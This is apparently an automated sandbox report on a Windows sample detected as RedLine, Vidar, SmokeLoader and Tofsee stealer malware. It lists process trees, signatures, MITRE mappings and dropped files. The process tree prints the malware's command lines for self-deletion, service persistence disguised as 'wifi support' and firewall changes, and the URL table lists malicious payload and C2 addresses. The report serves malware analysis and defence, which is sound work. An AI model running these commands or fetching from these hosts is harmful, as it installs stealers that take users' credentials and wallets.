ID: 548971
Sample Name:
7NAzyCWRyM.exe
Cookbook: default.jbs
Time: 21:02:10
Date: 06/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 7NAzyCWRyM.exe

Overview


General Information

Sample Name:	7NAzyCWRyM.exe
Analysis ID:	548971
MD5:	23dfe6757086dde.
SHA1:	ae8b0843895df4e.
SHA256:	6c02cd3294f9987..
Tags:	exe RaccoonStealer
Infos:	

Most interesting Screenshot:



Detection




RedLine SmokeLoader Tofsee Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Sigma detected: Suspect Svchost A…
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Yara detected Vidar stealer
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Yara detected Tofsee
- Sigma detected: Copying Sensitive …

Classification



Process Tree

- **System is w10x64**
- 7NAzyCWRyM.exe (PID: 6592 cmdline: "C:\Users\user\Desktop\7NAzyCWRyM.exe" MD5: 23DFE6757086DDE5E8463811731F60C6)
  - 7NAzyCWRyM.exe (PID: 6516 cmdline: "C:\Users\user\Desktop\7NAzyCWRyM.exe" MD5: 23DFE6757086DDE5E8463811731F60C6)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - 8633.exe (PID: 7156 cmdline: C:\Users\user\AppData\Local\Temp\8633.exe MD5: 1F935BFFF0F8128972BC69625E5B2A6C)
        - WerFault.exe (PID: 6464 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7156 -s 520 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
      - BC2D.exe (PID: 2740 cmdline: C:\Users\user\AppData\Local\Temp\BC2D.exe MD5: 23DFE6757086DDE5E8463811731F60C6)
        - BC2D.exe (PID: 4100 cmdline: C:\Users\user\AppData\Local\Temp\BC2D.exe MD5: 23DFE6757086DDE5E8463811731F60C6)
      - DDEE.exe (PID: 4284 cmdline: C:\Users\user\AppData\Local\Temp\DDEE.exe MD5: 6146E19CEFC8795E7C5743176213B2C2)
        - cmd.exe (PID: 1500 cmdline: "C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\DDEE.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4780 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - timeout.exe (PID: 1836 cmdline: timeout /t 5 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
      - 11C5.exe (PID: 740 cmdline: C:\Users\user\AppData\Local\Temp\11C5.exe MD5: 16F6F63636134A3CE21B0455FAA49719)
        - cmd.exe (PID: 6696 cmdline: "C:\Windows\System32\cmd.exe" /C mkdir C:\Windows\SysWOW64\olbcncjm\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 6820 cmdline: "C:\Windows\System32\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\riwtgmp.exe" C:\Windows\SysWOW64\olbcncjm\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6776 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 6784 cmdline: C:\Windows\System32\sc.exe" create olbcncjm binPath= "C:\Windows\SysWOW64\olbcncjm\riwtgmp.exe /d\"C:\Users\user\AppData\Local\Temp\11C5.exe\"" type= own start= auto DisplayName= "wifi support MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 7128 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 2220 cmdline: C:\Windows\System32\sc.exe" description olbcncjm "wifi internet conection MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 6356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 5668 cmdline: "C:\Windows\System32\sc.exe" start olbcncjm MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 1472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - netsh.exe (PID: 5812 cmdline: "C:\Windows\System32\netsh.exe" advfirewall firewall add rule name="Host-process for services of Windows" dir=in action=allow program="C:\Windows\SysWOW64\svchost.exe" enable=yes>nul MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
          - conhost.exe (PID: 6388 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - 2203.exe (PID: 3492 cmdline: C:\Users\user\AppData\Local\Temp\2203.exe MD5: 9D7EB9BE3B7F3A023430123BA099B0B0)
        - 2203.exe (PID: 1260 cmdline: C:\Users\user\AppData\Local\Temp\2203.exe MD5: 9D7EB9BE3B7F3A023430123BA099B0B0)
      - 9A8F.exe (PID: 5856 cmdline: C:\Users\user\AppData\Local\Temp\9A8F.exe MD5: 92F549D91443E839D4EA0A7E3A853C7C)
      - BC8F.exe (PID: 4648 cmdline: C:\Users\user\AppData\Local\Temp\BC8F.exe MD5: C085684DB882063C21F18D251679B0CC)
- svchost.exe (PID: 4596 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3628 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2456 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- rffhjft (PID: 6604 cmdline: C:\Users\user\AppData\Roaming\rffhjft MD5: 23DFE6757086DDE5E8463811731F60C6)
  - rffhjft (PID: 3976 cmdline: C:\Users\user\AppData\Roaming\rffhjft MD5: 23DFE6757086DDE5E8463811731F60C6)
- svchost.exe (PID: 6924 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6348 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6780 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 7156 -ip 7156 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- riwtgmp.exe (PID: 1844 cmdline: C:\Windows\SysWOW64\olbcncjm\riwtgmp.exe /d"C:\Users\user\AppData\Local\Temp\11C5.exe" MD5: 24B9AD8E98386E381BC876F01D002F2E)
  - svchost.exe (PID: 1808 cmdline: svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000026.00000002.852274958.00000000004A0000.00000004.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
0000002B.00000002.939278060.000000000107A000.00000004.00000020.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000017.00000003.825669935.0000000000560000.00000004.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
00000029.00000000.858504517.0000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000002B.00000002.941021960.000000000108D000.00000004.00000020.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Click to see the 23 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
24.2.2203.exe.3a9fb70.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
20.0.BC2D.exe.400000.4.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
41.0.2203.exe.400000.12.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
38.2.riwtgmp.exe.4a0000.2.raw.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
10.2.rffhjft.4715a0.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 28 entries				

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Copying Sensitive Files with Credential Data

Sigma detected: Suspicious Svchost Process

Sigma detected: Suspicious Del in CommandLine

Sigma detected: Netsh Port or Application Allowed

Sigma detected: New Service Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands:

Yara detected Tofsee

System Summary:

Data Obfuscation:

- Detected unpacking (overwrites its own PE header)
- Detected unpacking (changes PE section rights)
- .NET source code contains method to dynamically call methods (often used by packers)

Persistence and Installation Behavior:

- Drops executables to the windows directory (C:\Windows) and starts them

Hooking and other Techniques for Hiding and Protection:

- Deletes itself after installation
- Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

- Found evasive API chain (may stop execution after checking mutex)
- Tries to evade analysis by execution special instruction which cause usermode exception
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Checks if the current machine is a virtual machine (disk enumeration)
- Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)
- Contains functionality to detect sleep reduction / modifications
- Found evasive API chain (may stop execution after checking computer name)

Anti Debugging:

- Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Benign windows process drops PE files
- Maps a DLL or memory area into another process
- Allocates memory in foreign processes
- Injects a PE file into a foreign processes
- Contains functionality to inject code into remote processes
- Creates a thread in another existing process (thread injection)
- Writes to foreign memory regions
- .NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

- Uses netsh to modify the Windows network and firewall settings
- Modifies the windows firewall

Stealing of Sensitive Information:

- Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Vidar stealer

Yara detected Tofsee

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Remote Access Functionality:

Yara detected RedLine Stealer

Yara detected SmokeLoader


Yara detected Vidar stealer

Yara detected Tofsee

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Spearphishing Link 1	Native API 4 3 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 2 1 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Web Service 1
Valid Accounts 1	Exploitation for Client Execution 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Ingress To Transfer 1
Domain Accounts	Command and Scripting Interpreter 3	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Encrypted Channel 2
Local Accounts	Service Execution 3	Windows Service 4	Access Token Manipulation 1	Software Packing 3 4	NTDS	System Information Discovery 2 4 7	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Stand Port 1
Cloud Accounts	Cron	Network Logon Script	Windows Service 4	Timestomp 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 4
Replication Through Removable Media	Launchd	Rc.common	Process Injection 7 1 3	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 6 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 3
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Process Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1 3 1	Proc Filesystem	Virtualization/Sandbox Evasion 1 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transf Protocols
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Virtualization/Sandbox Evasion 1 3 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Proto
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 7 1 3	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Hidden Files and Directories 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port	Proxy


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
7NAzyCWRyM.exe	41%	Virustotal		Browse
7NAzyCWRyM.exe	49%	ReversingLabs	Win32.Trojan.Generic	
7NAzyCWRyM.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\riwtgmp.exe	100%	Avira	TR/Crypt.XPACK.Gen	
C:\Users\user\AppData\Local\Temp\8633.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\9A8F.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\rffhjft	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\11C5.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\riwtgmp.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\2203.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\BC8F.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\BC2D.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\DDEE.exe	100%	Joe Sandbox ML		
C:\ProgramData\sqlite3.dll	3%	Metadefender		Browse
C:\ProgramData\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\sqlite3[1].dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\sqlite3[1].dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\11C5.exe	37%	ReversingLabs	Win32.Backdoor.Tofsee	
C:\Users\user\AppData\Local\Temp\2203.exe	89%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\8633.exe	26%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\8633.exe	86%	ReversingLabs	Win32.Ransomware.Lockbitcrypt	
C:\Users\user\AppData\Local\Temp\BC2D.exe	49%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Local\Temp\BC8F.exe	23%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\BC8F.exe	89%	ReversingLabs	Win32.Ransomware.Convagent	
C:\Users\user\AppData\Local\Temp\DDEE.exe	37%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.7NAzyCWRyM.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.0.BC2D.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.3.DDEE.exe.490000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
13.0.8633.exe.540e50.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.2.DDEE.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.8633.exe.540e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.rffhjft.400000.3.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
11.0.rffhjft.400000.1.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
20.0.BC2D.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.rffhjft.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.11C5.exe.540e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
13.0.8633.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.0.8633.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.rffhjft.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.7NAzyCWRyM.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.rffhjft.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.1.BC2D.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.0.BC2D.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.11C5.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
13.3.8633.exe.6a0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.rffhjft.400000.0.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
13.0.8633.exe.540e50.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
38.2.riwtgmp.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
21.2.DDEE.exe.470e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
19.2.BC2D.exe.5415a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.1.rffhjft.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
38.2.riwtgmp.exe.470e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.0.rffhjft.400000.2.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
23.3.11C5.exe.560000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.7NAzyCWRyM.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
38.3.riwtgmp.exe.490000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
20.0.BC2D.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
20.0.BC2D.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
0.2.7NAzyCWRyM.exe.5415a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.0.BC2D.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
38.2.riwtgmp.exe.4a0000.2.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
1.2.7NAzyCWRyM.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.2.BC2D.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rffhjft.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.8633.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rffhjft.4715a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.7NAzyCWRyM.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.0.BC2D.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1123244		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://185.7.214.171:8080/6.php	100%	URL Reputation	malware	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://privacytools-foryou-777.com/downloads/toolspab3.exe	10%	Virustotal		Browse
http://privacytools-foryou-777.com/downloads/toolspab3.exe	100%	Avira URL Cloud	malware	
http://91.243.44.130/stlr/maps.exe	11%	Virustotal		Browse
http://91.243.44.130/stlr/maps.exe	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://file-file-host4.com/sqlite3.dlljRZI	100%	Avira URL Cloud	malware	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://185.7.214.239/sqlite3.dll	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/8584_1641133152_551.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/game.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/files/2184_1641247228_8717.exe	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id13Response	0%	URL Reputation	safe	
http://file-file-host4.com/sqlite3.dlljYZ	100%	Avira URL Cloud	malware	
http://185.7.214.239/POeNDXYchB.php	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id22Response	0%	URL Reputation	safe	
http://file-file-host4.com/sqlite3.dll	0%	URL Reputation	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18Response	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id3Response	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
unicupload.top	54.38.220.85	true	false		high
